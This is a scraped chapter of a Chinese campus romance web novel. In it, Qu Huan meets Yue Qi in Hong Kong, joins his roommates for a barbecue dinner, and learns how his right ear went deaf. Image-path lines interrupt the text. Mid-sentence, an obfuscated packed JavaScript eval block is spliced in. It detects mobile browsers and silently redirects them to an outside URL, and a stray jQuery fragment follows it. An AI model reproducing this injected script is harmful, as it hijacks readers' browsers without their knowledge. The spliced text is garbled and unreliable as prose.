56. 等我
作品:《漂亮的耳朵[校园]》 “真热。”曲欢边走边嘀咕,她随手拍了张照片发给月圻,并走进一旁的巨型商场里。商场冷气很足,她舒服地叹了口气,身上有些黏腻,都是刚刚步行时出的汗。
她看了看周围,看到一家哈根达斯冰淇淋店,又想吃雪糕了。
“香草味的。”
曲欢拿到冰淇淋,咬了一口,凉意透过口腔,直打心底。她突然收到月圻的消息,让她在原地等他。
原地?他也在附近么?
曲欢四处看了看,人太多了,她没看到月圻。她刚准备走到商场门口去等月圻时,抬头一看便看到了月圻。
她一直觉得,自己和月圻很有缘分。
总是很容易遇到他。
但现在,她高兴不起来。
月圻身边还有个女生,女生兴致冲冲地说着话。他们两个站在手扶电梯上缓慢向下移动,看着郎才女貌极了。
他来香江是为了见女朋友?那他叫自己等他是什么意思?看他的女朋友么,然后告诉自己,别再缠着他了。
她越想,呼吸就越快,手脚有些发麻,几乎是一股热血从胸腔喷涌而出。
“月圻,你怎么不说话啊?”李嘉意板起脸,好不容易逮着他陪自己逛街,自己说个不停,他一句话都不说。
“说什么?”月圻看着自己双手提的这些东西,忍耐着说:“买完了?买完了就回去。”
“买是买完了,但我还没吃饭。”李嘉意不想那么快放过月圻,她说:“去以前那家吃?怎么样?”
月圻听着她自说自话,没想搭理。
曲欢看着他们,咬着牙转身回去又买了个冰淇淋,朝着他们走去。
走到商场出口,月圻看了下时间,刚准备开口说话,突然一个冰淇淋怼到他的嘴巴上,凉意顺着嘴皮蔓延。
他侧眼一看,曲欢正看着他。
他咬了一口冰淇淋,偏头。
一口冰淇淋让他的脸部有些发抖,同时也有些无奈,她这是来哪招?
曲欢把冰淇淋从月圻嘴巴上收回,看着他嘴唇上留下白色的印子,扯出一个笑说:“你在这儿啊,我找你好久了。”说着,还把冰淇淋塞进月圻的手里。
李嘉意看着他们两个动作,脸色不太好。这个女生是谁?听口音不像是香江的。他们两个又是什么关系?
月圻看着手中的冰淇淋,扭头对李嘉意说:“你先回去,我给你叫车。”
“我……”李嘉意看看月圻,又看看曲欢,曲欢还笑着朝她挥挥手。她有些惊讶,这人是谁啊?
月圻已经朝着门口走去,并拦下一辆车。
“她是谁啊?”李嘉意不想这么莫名其妙离开,她盯着曲欢看,从上到下的打量。她没见过月圻有女性朋友,平时生活几乎是孤僻的。
“你该回去了,不然让你哥来接你?”月圻说着打开车门,示意李嘉意进去。
曲欢站在一旁吃着雪糕,朝着李嘉意笑笑,就是笑意不达眼底。
李嘉意一想到她哥,撇嘴刚想说话,但看到月圻紧绷的脸时,她想说的话都咽下去了。她其实是有些怕月圻的,但哥哥说要和月圻搞好关系,加上他确实长得帅,她才动了心思。
现在……她抬头看了眼曲欢,索性直接上车,回去问问她哥就是了。
“她谁啊?”曲欢见人走了后,才语气不太好地问。
“你来香江做什么?”月圻咬一口手上的冰淇淋,草莓味的,他眼眸沉下,以前她给自己拿雪糕也喜欢拿草莓味。
“旅游啊,不行么?”曲欢回答的理直气壮。
月圻没戳破她,三下两除把雪糕吃完。
“你还没回答我的问题。”
“跟你有关系么?”月圻好笑地问她。
曲欢被呛住,是没什么关系。她还想说点什么,月圻就解释了:“老板的妹妹,让我陪她逛逛。”
“哦,那你真不容易,打份工还要出卖色相。”曲欢阴阳怪气,老板的妹妹,什么狗屁妹妹,那个女的恨不得黏在月圻身上。
月圻听着她阴阳怪气的话,回想起前几天的事情,扯了下嘴角,说:“你好像没有资格说我。”
他不等曲欢再开口说话,接着说:“我还有事。”
“哦。”曲欢已经对月圻的有事免疫了,弄得就他一个大忙人一样。她用力地咬一口冰淇淋,冻的她嘴唇打颤。
“有事你还让我在原地等你。”她不太开心地说。
“你要一起去么?”月圻自然听到了她这话,慢悠悠地说。
曲欢瞬间抬起头来,眼睛都亮了几分:“我可以去吗?”
“嗯,吃个饭而已。”月圻轻描淡写地说。
曲欢歪了下头,吃饭!她都快记不起她上一次和月圻吃饭是什么时候了。她自然是毫不犹豫的答应,并跟着月圻往前走,他们约饭的地方就在前面不远处。
走的时候,曲欢还在想自己可真好哄,他就这么随便一解释,再给点甜头,她就心甘情愿地跟着走了。
“不累吗?”月圻看着她脚底下踩着的高跟鞋,曲欢今天穿的短裙。他一低头,映入眼帘的就是雪白的大腿。
“啊?不累。”曲欢低头看了眼自己的鞋,说。
月圻抿了下唇,又说:“你不冷吗?”
“冷?”曲欢疑惑地看向月圻,红唇轻启、抱怨地说:“你在香江待了那么久,不知道香江的气候吗?我都快热死了!”
月圻沉默,是有点热。
香江十月份的风,还夹杂着一抹盛夏才有的燥热。
往前走个几百米,就到了一家露天烧烤店,店里热闹非凡,大家吃着烧烤、喝着啤酒,空气中夹杂着香味和酒味。
“到了。”月圻说。
曲欢跟着月圻,往里走,她才知道月圻是真“有事”。月圻带着她走到一张桌子前,桌子旁边坐着三个人。“我大学舍友,陈勇文、钟淞、林仲宇。”月圻跟曲欢一一介绍,又对他们说:“曲欢,我……”他停顿了一下,“在大陆的朋友。”
曲欢瞥了眼月圻,在大陆的朋友?她有些想笑,以前她就天天嚷嚷着要和月圻做朋友,现在“朋友”二字从他嘴里说出,并不让她感到开心。
她保持着得体的笑容,跟他们三个打了声招呼,就和月圻一起入座。
“朋友?来香江玩嘛?”陈勇文操着一口港普,兴致勃勃地和曲欢搭话。
曲欢点点头,并说:“这不国庆假期么?来玩玩。”
“那好啊,香江有挺多好玩的,要不我明天带你去?我刚好没事。”陈勇文笑眯眯地说,看着很友善。
坐在他旁边的钟淞打趣他说:“对,你刚好没事。”他把“刚好”这两个字咬的特别重,引得陈勇文拍了他肩膀两下。
他们纷纷和曲欢搭了几句话,调侃过后就开始聊天,聊的大多数都是今后的打算。算算时间,其实今天他们才刚毕业没多久。
曲欢没怎么说话,一是他们大多时候说的粤语,她听不懂;二是也没什么兴趣参与,她更在意一旁的月圻。
他和以前不太一样了,和朋友说话的时候脸上会带着浅笑,和以前板着一张脸的样子完全不一样,却让人感觉到了稳重。
而且,他粤语也说得很好。
曲欢有些食不知味,明明肚子很饿,却又吃不太下。她拿起桌上的啤酒,准备给自己倒一杯,还没倒就被月圻拦住了。
“你要喝酒?”
“嗯,不行吗?”曲欢看了眼这个啤酒,度数不高,她就是想解解渴,将胸中莫名而来的烦闷驱散。
“还是别喝了,喝饮料,想喝什么饮料?”月圻避重就轻地说,并轻轻把酒从曲欢手里拿开。
曲欢皱了下眉,说:“不想喝饮料,我酒量还可以。”
“这个酒度数很
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16978789|188455||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
低,没事,女生都能喝。”陈勇文开口说,“这玩意就跟水一样,怎么喝都醉不了。”
“那是你这个酒鬼,别听他的,你喝点就行。”
“陈勇文,你别怂恿小姑娘喝酒啊。”
曲欢听着他们你一言我一语,歪头看月圻,有些撒娇地说:“就喝一杯,不会醉的。”
“少喝点。”月圻妥协般地说。
曲欢笑了下,倒了一杯,轻轻抿一口试了下,口感还行。她轻轻对月圻说:“你是怕我喝醉吗?”她没等月圻回答,就说:“上次是意外,我……也没想到会遇到你。”
她喝醉了,林茜西会把她安置好,她也就无所谓。谁知道去趟卫生间,出来就看到那么大一个月圻站在自己面前。
“嗯。”月圻面无表情地回应了一声,同时低声对曲欢说:“可惜我不是你点的男模。”
曲欢这一瞬间又想死了,她真没点男模!这里人多,她没办法和月饮解释,只能自己憋着,努力的吃烤串。
他们喝酒聊事,大概聊到11点多就散了。
“你住哪里?”曲欢问。
“跟你同一个酒店。”月圻看着曲欢发红的脸,说:“走吧,回去。”
曲欢点点头,她跟着月圻上车。
上车后,曲欢突然扭过头,跟月圻说:“我没点男模!我只是把你认成了男模,谁让你西装革履地站在那里。”
“嗯,我的错。”月圻面无表情地说。
前面的司机好奇得瞥了眼后视镜。
曲欢无奈,她真是跳进黄河也洗不清,索性不说了,越解释显得她越心虚。她转移话题问月圻:“你在香江过得好吗?”
“挺好。”月圻实话实说,除了最开始艰难了一些,但香江的奖学金是一次性付清,可以顶住。
“那就好。”曲欢扭回头,微微仰起头看着车顶,有些出神。
月圻侧头看向她,她跟以前完全一样,一点变化都没有。
“你的耳朵,为什么聋了?”曲欢突然扭过头来问他,刚好和月圻对视上,两人都下意识地屏住呼吸。
月圻垂下眼,伸手摸了摸耳朵,说:“很早之前的事了。”
“多早?”曲欢看向月圻的耳朵,“只有右耳吗?”
“嗯。”月圻松开手,以前的他想装作正常人,所以不希望别人知道自己右耳聋了的事,但现在的他已经完全接受了。
“初中的时候。”他记得很清楚,那是一个炎热的夏天,妈妈刚进医院,他愤怒地去找月大吉,问他怎么回事。
果不其然,他们两个一说话就会动手。
那会儿他太小,根本打不过月大吉,在推搡中,耳朵撞到了一个尖锐的物体,当时他摸着自己的耳朵,那温热的手感还残留在手中,痛感贯彻整个脑袋。
现在回想起来,只觉得可笑。
反正,人都死了。
曲欢脸上写满震惊,初中,那么……她和月圻认识的时候,他的右耳就已经听不到了,难怪……
那么多次她和月圻说话,竟然都没有发现。
怎么就没有发现呢?曲欢突然有些自责,如果自己那时候发现了……是不是能得到及时的医治?
那会儿月圻家里条件困难,肯定很没钱去看耳朵。
“跟你没关系。”月圻看着曲欢自责的模样,眼神有些淡漠,自责?跟她有什么关系。他打开车门,说:“到了。”
曲欢有些恍惚的下了车,跟着月圻走进酒店,进了电梯。
“房卡。”月圻说。
曲欢这才从包里拿出来,刷了一下。她和月圻在不同楼层。
电梯缓慢上升,只有他们两个人。
“月圻。”她突然喊了声。
“嗯?”月圻垂下眼,等着曲欢的话。
曲欢抬起头来,语气正经地问他:“我可以亲你吗?”